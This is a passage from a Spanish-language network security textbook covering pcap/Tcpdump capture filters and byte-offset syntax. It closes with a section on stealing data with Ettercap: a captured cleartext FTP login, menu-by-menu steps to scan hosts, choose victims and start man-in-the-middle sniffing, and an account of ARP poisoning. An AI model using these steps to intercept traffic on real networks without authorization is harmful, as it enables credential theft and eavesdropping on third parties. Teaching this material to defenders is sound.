


Figura 7.7. Reconstruya sesiones de comunicación en red para analizar la situación

En este caso, se puede apreciar que la sesión reconstruida es una operación con SMTP. Las peticiones al servidor SMTP se muestran en un color distinto de las respuestas al cliente para que se pueda diferenciar quién manda qué. La sesión dura desde el momento en que el cliente establece la comunicación SMTP y termina en cuanto termine la operación que realiza, que es enviar un correo. En este caso se

trata de un correo *spam*, y se puede notar que se envía de un *host* en Brasil y que está tratando de vender relojes a los recipientes del correo debido al contexto del mensaje.

7.5 FILTROS DE CAPTURA

Cuando se inicia la captura de tráfico de red, normalmente no se quiere capturar todos los paquetes. Una razón para no capturarlos todos es porque la información que se tendría que revisar sería demasiado extensa. En una red, hay tráfico todos los días que es perfectamente normal y no tiene nada de interesante. Normalmente, interesa sOlo capturar los paquetes que no sean normales o estén fuera de lugar dentro de la red que uno administra. Tal vez sólo interesa capturar los paquetes con bits de control que no concuerden con el RFC en busca de personas que están tratando de escanear los puertos de los ordenadores. Tal vez sólo se quiere monitorizar el tráfico de un servicio en particular. Crear un filtro de captura ayudaría no sólo para generar registros más concisos, sino también para aligerar la carga sobre el sensor que captura los cuadros. Esto hace más fácil la vida del administrador cuando tiene que revisar todo lo que se capturó en busca de actividad sospechosa, y ayuda a ahorrar el presupuesto para no tener que gastar demasiado en el almacenamiento de paquetes. A continuación, se trabajará sobre la sintaxis necesaria para poder crear filtros de captura. La sintaxis para los filtros funciona para toda aplicación creada con la librería **Pcap**.

7.5.1 Aprendiendo sobre filtrado de tráfico

Existe una variedad distinta de primitivas o palabras clave que ayudarán a filtrar las características más comúnmente buscadas en el tráfico de red. A continuación, se detallarán algunas de ellas; para una referencia más extensa, se puede consultar la ayuda del *man page* para **Tcpdump** en Linux o revisar la documentación publicada en Internet: *http://www.tcpdump.org/tcpdump_man.html*.

Filtrado por ordenador

`host 'ordenador'`	Oordenador' es un nombre que se puede resolver mediante fichero o DNS o bien la dirección IP del ordenador.
`src host 'ordenador'`	Los paquetes que se originen de 'ordenador'.
`dst host 'ordenador'`	Los paquetes que se destinen a 'ordenador'.

Ejemplos de uso:

`host 192.168.0.1`	Captura todos los paquetes que se originan o se destinan al ordenador con IP 192.168.0.1.
`src host 192.168.0.1`	Captura todos los paquetes que se originen del ordenador con IP 192.168.0.1.
`dst host webserver`	Captura todos los paquetes que se destinen al ordenador llamado 'webserver'.

Filtrado por puerto

`port 'puerto'`	Donde 'puerto' es el número de puerto para la comunicación con servicios.
`src port 'puerto'`	Captura los paquetes que se originen de ese puerto.
`dst port 'puerto'`	Captura los paquetes que se destinen a este puerto.

Ejemplos de uso:

`port 21`	Captura todos los paquetes que se originan o se destinan al puerto 21, servicio dedicado usualmente para sesiones FTP.
`src port 80`	Captura todos los paquetes que provengan de un puerto 80, en concreto el tráfico Web.
`dst port 22`	Captura todos los paquetes que se destinen al puerto 22, en concreto el tráfico del servicio SSH.

Filtrado por red

`net 'red'`	Donde 'red' son los bits más significativos de la dirección IP qué indica a qué red pertenece.

`src net 'red'`	Captura todos los paquetes que se originan de la red especificada.
`dst net 'red'`	Captura todos los paquetes que se destinan a la red especificada.

Ejemplos de uso:

`dst 192.168.1`	Todos los paquetes que se originan o se destinan a la red 192.168.1.0.
`src net 192.168.1`	Captura todos los paquetes que provengan de la red 192.168.1.0.
`dst net 192.168.1`	Captura todos los paquetes que se destinen a la red 192.168.1.0.

Filtrado Ethernet

`ip`	Capturar todos los paquetes de protocolo IP.
`arp`	Capturar todos los paquetes del protocolo de resolución de dirección física.
`rarp`	Capturar todos los paquetes de resolución de dirección física reversa.

Estos filtros se pueden utilizar con ambas aplicaciones Tcpdump y Wireshark. Para ocupar un filtro con **Tcpdump**, basta con escribir el filtro con sus argumentos de la siguiente manera:

```
tcpdump -v dst host 192.168.0.1
```

En Wireshark, basta con introducir el filtro en el diálogo de opciones de captura, dentro del campo correspondiente descrito anteriormente en el apartado de configuración.

7.5.2 Combinando las primitivas

Las primitivas se pueden combinar para lograr filtros más sofisticados y resultados más certeros. De la misma manera que se pueden concatenar instrucciones en lenguajes de programación, la sintaxis de filtrado permite la unión o alternancia de filtros. A continuación veremos cómo se concatena y algunos ejemplos:

`and o &&`	Permite la unión de filtros. Se captura el paquete si y sólo si todas las instrucciones son verdaderas.
`or o ||`	Permite la alternación de filtros. Se captura el paquete si cualquiera de los filtros utilizados resulta ser verdad.
`! o not`	Modificador para negar el filtro.

Ejemplos de uso:

`dst host 192.168.0.1 && port 80`	Captura todos los paquetes dirigidos al ordenador con dirección IP 192.168.0.1 y cuyo puerto destino sea de servicios Web.
`dst host 192.168.0.1 || dst host 192.168.0.2`	Captura todos los paquetes dirigidos al ordenador con dirección IP 192.168.0.1 o bien 192.168.0.2.
`dst net 192.168.1 && dst host !192.168.1.1`	Captura todos los paquetes dirigidos a la red 192.168.1.0 pero no del ordenador con dirección IP 192.168.1.1.

¡Hay que estar atento! De la misma manera que se pueden crear filtros complejos y certeros, se pueden crear algunos que no sirven de nada. Considere el siguiente ejemplo:

`dst host 192.168.0.1 && dst host !192.168.0.1`	Capturar todos los paquetes dirigidos al ordenador con dirección IP 192.168.0.1 y capturar todos los paquetes que no son del ordenador con dirección IP 192.168.0.1.

Éste es un error bastante obvio, donde el filtro simplemente se contradice y terminaría rechazando todo. Ambos, Wireshark y Tcpdump, pueden reconocer los errores de sintaxis más comunes, como es el caso del ejemplo anterior, y alertarán al usuario de su error, sin embargo hay otros que no. El siguiente ejemplo no capturaría nada y, sin embargo, se acepta como filtro válido:

`dst host 192.168.1.1 && net !192.168.1`	Capturar todos los paquetes dirigidos al ordenador con dirección IP 192.168.1.1 y capturar todos los paquetes que no pertenezcan a la red 192.168.1.0.

Nuevamente, el error es bastante obvio, pero no lo suficiente para que el capturador de paquetes se dé cuenta del error en la sentencia. Por tanto, será bueno revisar la lógica de nuestros filtros.

NOTA: al ocupar **Tcpdump**, asegúrese de escribir el filtro entre comillas simples para que la *shell* no interprete los caracteres especiales. O bien escapar los caracteres con una barra inversa.

```
tcpdump -v 'dst host 192.168.1.1 && port 80'
```

o bien

```
tcpdump -v dst net 192.168.1 \&\& host \!192.168.1.1
```

Estas precauciones no son necesarias al introducir el filtro en Wireshark.

7.5.3 Notación con desplazamiento de bytes

Los protocolos de red son muy completos y están muy bien documentados dentro de su RFC correspondiente. Si empieza a leer detenidamente los RFC, puede estar de acuerdo con que algunos son técnicamente complejos. Lo suficiente para no tener una primitiva para cada aspecto que se quiera revisar. Considere, por ejemplo, el caso de que quiera capturar paquetes con el bit de SYN activado. No encontrará una primitiva que realice esta captura. Para lograr esto, habrá que especificar los bytes que se quieren leer del paquete y comparar el valor obtenido con un valor asignado. La notación con *offset* de bytes son los más poderosos filtros a ocupar y a la vez resultan ser los más confusos. Sin embargo, una vez comprendida la manera de lograr estos filtros, podrá capturar cualquier paquete que desee en su red o en otras redes.

Para comprender cómo funciona la notación con *offset* de bytes, observe el diseño de la cabecera TCP:




Figura 7.8. Diagrama de cabecera TCP según RFC 793

Una cabecera TCP normalmente contiene 20 bytes de información si no contiene opciones y considerando que al final contiene datos para la capa de aplicación. En el diagrama mostrado, existe un bit entre cada signo '+'. Contando desde el bit inicial 0 hasta el bit 7, hay ocho bits, que resulta ser un byte. Si sigue contando ocho bits más, habrá recorrido la cantidad total de 2 bytes de datos. Da la casualidad de que esos dos bytes que acaba de recorrer, contienen el valor que indica el puerto origen del paquete. Normalmente, se escribiría un filtro con la siguiente sintaxis:

```
tcpdump -v dst host 192.168.0.1
```

Utilizando la notación con *offset* de *bytes*, se puede escribir un filtro de la siguiente manera:

```
tcp[0:2] == 80
```

El filtro dado se interpreta como: con un desplazamiento inicial de 0 bytes (inicia el recorrido desde el inicio de la cabecera TCP), recorre dos bytes. Si esos dos bytes equivalen al valor 80 en decimal, captura el paquete. Este filtro es homólogo a la primitiva "src port 80". Es importante destacar que la notación sólo acepta 1, 2 y 4 como valores permitidos en el campo de recorrido de bytes. Es decir, se puede leer un byte, dos bytes o cuatro bytes.

Si se quisiera interpretar el puerto destino del paquete, se puede ver en el diagrama que el campo se posiciona a dos bytes de distancia del inicio de la cabecera. Al igual que el campo de puerto origen, el campo de puerto destino contiene dos bytes de datos. Para poder capturar los datos que se dirijan al puerto 80, se escribiría el filtro de la siguiente manera:

```
tcp[2:2] == 80
```

El filtro dado se interpreta como: con un desplazamiento inicial de 2 bytes, recorre los siguientes dos bytes, y si el valor interpretado equivale a 80 en decimal, captura el paquete. Las comparaciones algebraicas que se pueden realizar son las siguientes:

= o = =	Es igual a
<=	Es menor o igual a
>=	Es mayor o igual a
>	Es mayor a
<	Es menor a
!=	Es distinto de

Consideremos el problema original de querer capturar un paquete con el bit de SYN activado. Surge un problema al querer tratar de leer el campo que contiene estos bits de control. Si se inicia con un *offset* de 13 bytes y se recorre un byte, uno se da cuenta que se ha leído, además de los bits de control (la información que interesa), dos bits del campo reservado. El campo reservado contiene 10 bits de datos y la totalidad de los bits de control es de 6 bits. Dado que la notación con *offset* de bytes no permite fracciones de bytes, uno pensaría que no hay manera de poder interpretar el campo requerido sin obtener información inútil que afecte el resultado.

Para poder lograr filtrar sólo aquellos bits de interés para poder interpretar el resultado (en este caso los 6 bits de control), se tendría que leer el byte que contiene la información que queremos y restar la información que no interesa. En este caso, leer el byte y restar los primeros dos bits del byte. Para hacer esto, se ocupará una máscara. Considere que "tcp[13:1]" obtiene como resultado el siguiente byte:

```
1 1 0 0 0 0 1 0
```

Este byte comienza con dos bits activados que corresponden al noveno y décimo bit del campo reservado. El penúltimo bit que está activado corresponde al *bit* de SYN. Como los últimos seis bits son los únicos de interés, se aplicará una máscara de la siguiente manera:

```
BYTE ORIGINAL     1 1 0 0 0 0 1 0
 MASCARA          0 0 1 1 1 1 1 1
                  ----------------
 RESULTADO        0 0 0 0 0 0 1 0
```

Al aplicar una máscara, se indica, con un bit activado, cuál bit del byte original es de interés. El byte resultante tendrá un bit activado si y sólo si el bit original y el bit de la máscara están activados. En este caso, al aplicar una máscara de 00111111, se le indica al capturador de paquetes que sólo los últimos 6 bits son de interés y el byte resultante contiene sólo los bits de control que estuviesen activados. Para aplicar la máscara anterior, se ocupa el signo "&" seguido del valor de la máscara en decimal o bien hexadecimal anteponiendo un "0x".

La máscara en decimal se obtiene de la siguiente manera:

```
128 064 032 016 008 004 002 001
 0   0   1   1   1   1   1   1
-----------------------------------------------
 0 + 0 + 32 + 16 + 8 + 4 + 2 + 1 = 63
```

La notación del valor en hexadecimal puede resultar más cómoda si le gustan los números más pequeños. Un byte se representa en dos dígitos hexadecimales, cada dígito representa un *nibble*, que es la mitad de un byte. La máscara anterior se puede calcular de la siguiente manera en hexadecimal:

```
Primer nibble
8 4 2 1
0 0 1 1
----------
0+0+2+1 = 3
Segundo nibble
8 4 2 1
1 1 1 1
----------
8+4+2+1 = 16 -> F en hexadecimal
```

Luego el byte 00111111 se representa como 0x3F. Usando valores en decimal, el filtro para capturar paquetes con el bit de SYN activado sería:

```
tcp[13] & 63 = 2
```

Y con valores en hexadecimal sería:

```
tcp[13] & 0x3F = 0x02
```

Este filtro capturaría todos los paquetes que contienen el bit de SYN activado. Sin embargo, captura aquello que solamente contenga SYN. Si el byte que obtiene después de aplicar la máscara es de 00010010 (que corresponde a los bits de ACK y SYN activados), el valor obtenido ya no equivale a 2, sino a 18 en decimal o 0x12 en hexadecimal. Luego, el paquete no es capturado. Si el objetivo es capturar aquellos paquetes que contengan el bit de SYN activado obviando si están activados conjuntamente a cualquier otro bit de control, se tendría que modificar el filtro para anotar una máscara que sólo acepte el bit de SYN. Así, el byte resultante tiene un valor mayor que 0 sólo cuando el paquete contenga un SYN en la cabecera TCP. El filtro se escribiría así:

```
tcp[13] & 0x02 = 2
```

En el momento de crear filtros para la captura de paquetes en su red, lo más importante es tener un buen conocimiento sobre los protocolos de la familia de TCP/IP. Ayuda mucho tener el esquema del paquete a un lado en el momento de diseñar el filtro y siempre recordar que la posición inicial es 0.

7.6 ROBANDO DATOS CON ETTERCAP

Mientras que Tcpdump y Wireshark son herramientas indispensables para el administrador de red a la hora de analizar patrones de tráfico, son también las mismas herramientas que se ocupan para robar información sensible de las personas en cibercafés y de empleados en las empresas, en particular las contraseñas de correos y tarjetas de crédito en comunicaciones sin cifrar. La siguiente captura con **Tcpdump** es un buen ejemplo de esto:

```
11:04:43.781395 IP (tos 0x10, ttl  64, id 54872, offset 0, flags [DF],
proto: TCP (6), length: 67) 192.168.2.2.54755 > 10.0.0.100.ftp: P, cksum
0x1055 (correct), 1:16(15) ack 24 win 46 <nop,nop,timestamp 5626207
471245393>

   0x0000:  4510 0043 d658 4000 4006 1041 c0a8 0202  E..C.X@.@..A....

   0x0010:  d450 bd10 d5e3 0015 1542 1245 3de3 d12c  .P.......B.E=..,

   0x0020:  8018 002e 1055 0000 0101 080a 0055 d95f  .....U.......U._

   0x0030:  1c16 a251 5553 4552 2069 6e76 6974 6164  ...QUSER.invitad

   0x0040:  6f0d 0a                                  o..

11:04:46.838679 IP (tos 0x10, ttl  64, id 54874, offset 0, flags [DF],
proto: TCP (6), length: 67) 192.168.2.2.54755 > 10.0.0.100.ftp: P, cksum
0xf923 (correct), 16:31(15) ack 61 win 46 <nop,nop,timestamp 5629264
471245934>

    0x0000:  4510 0043 d65a 4000 4006 103f c0a8 0202  E..C.Z@.@..?....

    0x0010:  d450 bd10 d5e3 0015 1542 1254 3de3 d151  .P.......B.T=..Q

    0x0020:  8018 002e f923 0000 0101 080a 0055 e550  .....#.......U.P

    0x0030:  1c16 a46e 5041 5353 2069 6e76 6974 6164  ...nPASS.invitad

    0x0040:  6f0d 0a                                  o..
```

En estos dos paquetes capturados, se puede ver una comunicación entre un cliente y un servidor FTP. Si estudia el contenido del paquete detalladamente, se dará cuenta de que se han capturado en el momento que el cliente se valida ante el servidor. Mediante la autenticación normal de FTP, se manda el comando **USER**

seguido por el nombre de usuario, en este caso "invitado". De la misma manera, en el segundo paquete se manda el comando **PASS** seguido por la contraseña del usuario invitado, en este caso también "invitado". Esto puede ser una muestra de la grave consecuencia de tener comunicaciones sin encriptación: cualquier persona que sepa ocupar herramientas *sniffers* en redes no conmutadas, podrá capturar datos sensibles de terceros.

Se tiene que puntualizar que esto es un problema en redes no conmutadas, donde existe un *hub* como el nodo principal que comunica los ordenadores mediante la dirección de difusión, que en concreto redirige todo el tráfico a todos los ordenadores, sin importarle que el paquete no corresponda al ordenador o terminal. Hoy en día, esto ha sido arreglado mediante el uso de un *switch*, como se comentó al inicio de este capítulo. Sin embargo, no hay que engañarse en pensar que uno está seguro al usar simplemente un *switch*. ¡Se puede capturar tráfico de red inclusive en redes conmutadas!

Hoy en día muy pocos lugares implementan un *hub* como el nodo principal para la red. El *hub* ha sido suprimido para favorecer el uso del *switch* debido a los precios ya asequibles para todos y la seguridad añadida en el nuevo dispositivo. Sin embargo, esto es sólo un obstáculo, existiendo maneras para poder sobrepasarlo. En concreto, se deberá buscar el modo de situarse en el medio de una comunicación redirigiendo el tráfico deseado a la interfaz de uno mismo. Estos ataques se clasifican como ataques Hombre en el Medio o MITM (*Man In The Middle*). A continuación, se describirán estos ataques mediante el uso de Ettercap.

7.6.1 Ettercap

Ettercap es otra herramienta para la captura de paquetes, una aplicación de código libre que se especializa en ataques MITM. Citando de su página principal: "Ettercap es una suite de herramientas para ataques hombre en el medio dentro en una LAN". Comenzó como un proyecto para monitorizar en redes conmutadas, pero ha evolucionado a una herramienta con muchas más capacidades que tan sólo la captura de paquetes.

El *software* se puede descargar de su página Web en *http://ettercap.sourceforge.net*. Ettercap es una herramienta originalmente escrita para Linux y los enlaces suministran el código fuente para compilarlo en la distribución de preferencia. Sin embargo, existe una versión que ha sido portada para Windows; ésta se puede descargar visitando el siguiente URL: *http://sourceforge.net/projects/ettercap/*. En el momento de escribir este libro, la última versión era el NG-0.7.3.

La instalación en Windows es bastante sencilla: al descargar el instalador bastará con ejecutarlo con un doble clic y seguir las instrucciones. Para instalarlo en Linux, se puede recurrir a los repositorios oficiales de la distribución, de no estar ahí se puede compilar desde el código fuente. Antes de compilar, será necesario comprobar la existencia de **Libpcap** y de **Libdnet**, una librería que permite manipular los paquetes TCP/IP a bajo nivel. Desempaquete el *tarball* y compile con los siguientes comandos (puede necesitar de permisos root para instalar):

```
jeanpaul@Linux:~$ tar -xzf ettercap-NG-0.7.3.tar.gz
jeanpaul@Linux:~$ cd  ettercap-NG-0.7.3
jeanpaul@Linux:~/ettercap-NG-0.7.3$ ./configure && make
jeanpaul@Linux:~/ettercap-NG-0.7.3$ su
jeanpaul@Linux:~/ettercap-NG-0.7.3# make install
```

Ettercap puede ser usado en modo texto mediante la línea de comando o bien con interfaz gráfica. En Linux bastaría con ocupar el *switch* **-C** para ocupar una interfaz gráfica con la librería **Ncurses** o **-G** con las librerías de **GTK**. En Windows existe el enlace creado para abrir la interfase gráfica.




Figura 7.9. Interfaz gráfica de Ettercap

Ettercap provee dos métodos para monitorizar el tráfico. *Unified*, que es el método para capturar todos los paquetes que pasen por el cable. Si la interfaz de red está en modo promiscuo y Ettercap recibe un paquete que no está dirigido al *host*, será automáticamente encaminado a su destino. El otro método, *bridged*, ocupa dos interfaces de red y redirige el tráfico de uno a otro mientras captura y

filtra paquetes. Sería como un hombre en el medio en la capa 1, puesto que estará en medio de las dos entidades como si de un puente transparente se tratase, efectivamente como "parte" del cable. Aquí se utilizará el primer método, que resulta ser el más útil para el objetivo que se propone.

Antes de iniciar la captura de paquetes, Ettercap también permite el uso de filtros **pcap**. Basta con seleccionar del menú **Sniff->Set pcap filter** y aparece un diálogo pidiendo introducir el filtro deseado, como ha sido descrito anteriormente. Después en el mismo menú se selecciona el método de captura, que en este caso será **Sniff->Unified sniffing**.

Ettercap primero pregunta la interfaz a ocupar para la captura de paquetes, seleccione la interfaz y presione OK. Una vez hecho esto, se carga la interfaz completa con todas las opciones disponibles para el uso particular que se quiera dar a Ettercap. Antes de iniciar cualquier tipo de ataque, hay que informar a Ettercap de qué *hosts* existen en la red. Se puede dejar esta tarea al programa, eligiendo del menú **Hosts->Scan for hosts**, que escaneará toda la red por terminales encendidas y las guardará en una lista accesible mediante la opción **Hosts->Hosts list**.




Figura 7.10. Ettercap ha detectado los hosts en la red

Después de haber descubierto los *hosts* en la red, se pueden elegir víctimas en concreto, o bien dejar que Ettercap tenga como objetivo a todos dentro de la red. Elija la opción **Targets->select TARGET(s)**. Aparece un diálogo especificando el primer y segundo objetivo. En la especificación de objetivos no existe el concepto de fuente o destino. Los dos objetivos tienen como propósito afectar el tráfico de una víctima a la otra y viceversa. El **TARGET** se escribe de la siguiente manera:

Dirección(es) mac / Dirección(es) IP/ Puerto(s)

- **Dirección mac**. Tiene que ser única y escrita en hexadecimal como 00:11:22:33:44:55.

- **Dirección IP**. Se pueden especificar varias direcciones IP, separándolas con un punto y coma, como también se puede especificar un rango con un guión medio. Entonces "192.168.0.1-5;192.168.0.68" se expande a direcciones 192.168.0.1, 2, 3, 4, 5 y 192.168.0.68.

- **Puerto**. Se puede especificar un rango de puertos mediante un guion medio y puertos singulares con una coma. "20-25,80,139", este ejemplo se expande a los puertos 20, 21, 22, 23, 24, 25, 80 y 139.

Algunos ejemplos:

//21	Significa cualquier MAC, cualquier IP y sólo puerto 21.
/192.168.0.1/	Significa cualquier MAC, sólo IP 192.168.0.1 y cualquier puerto.

Nota: si se especifican objetivos antes de escanear la red por terminales vivas, se limitará a solamente agregar a la lista las direcciones IP que concuerden con las suministradas en esta configuración.

Una vez finalizado, elija la opción **Logging->Log all packets and infos** y aparecerá un diálogo pidiendo el lugar donde se quiere guardar los paquetes capturados y la información pertinente a cada ordenador. Escriba la ruta y el nombre del archivo que quiere utilizar para luego elegir cualquiera de las opciones en el menú **mitm** para iniciar uno de los ataques hombre en el medio. Una vez seleccionado el método de ataque, para iniciar la captura de datos, elija la opción **Start->Start Sniffing**. Cuando piense que ha capturado lo suficiente, elija **Start-> Stop sniffing** y se detendrá la captura de paquetes.

7.6.2 Envenenamiento del caché ARP

De los ataques MITM (*Man In The Middle*), el método más ocupado es el ARP *poisoning* (envenenamiento ARP), también conocido como ARP *spoofing*. Considere un escenario donde hay tres ordenadores en una red conmutada. Los ordenadores se detallan de la siguiente manera:

Nombre host	Dirección IP	Identificador MAC
A	192.168.0.1	AA:AA:AA:AA:AA:AA
B	192.168.0.2	BB:BB:BB:BB:BB:BB
C	192.168.0.3	CC:CC:CC:CC:CC:CC




Figura 7.11. Escenario de tres ordenadores en red conmutada

El ordenador A se comunica con el ordenador B. El ordenador C es el atacante que quiere interceptar la comunicación entre los ordenadores A y B. El objetivo del ordenador C será engañar a los ordenadores víctima en dirigir el tráfico hacia él mismo. Anteriormente se había hablado de cómo los ordenadores intercambian su dirección física a través del protocolo ARP. Para evitar tener que, constantemente, solicitar el identificador MAC del ordenador con el cual se quiere comunicar, el sistema operativo guarda la dirección física junto a la dirección IP con la que se relaciona en un *caché*. Para visualizar esta tabla en ambos, Windows y Linux, puede escribir el comando **arp -a** en la línea de comandos y obtendrá una lista de direcciones físicas conocidas.

Cada vez que el sistema operativo recibe un paquete A*rp-Reply*, guarda la dirección física en este *caché*, de esta manera simplemente hace referencia a estas tablas a la hora de crear un cuadro TCP/IP y rellenar el identificador MAC

destinatario. La vulnerabilidad reside en el hecho de que el sistema operativo acepta los *Arp-Reply* aun cuando nunca antes solicitó el identificador MAC mediante un *Arp-Request*. En el escenario descrito anteriormente, entonces el ordenador C manda un *Arp-Reply* creado por él mismo que relaciona su propia dirección física con la dirección IP de los otros ordenadores en la red. Es decir, el ordenador A ahora contiene en su tabla ARP el identificador MAC CC:CC:CC:CC:CC:CC relacionada a la dirección IP 192.168.0.2 y B contiene el identificador MAC CC:CC:CC:CC:CC:CC relacionada a la dirección IP 192.168.0.1.

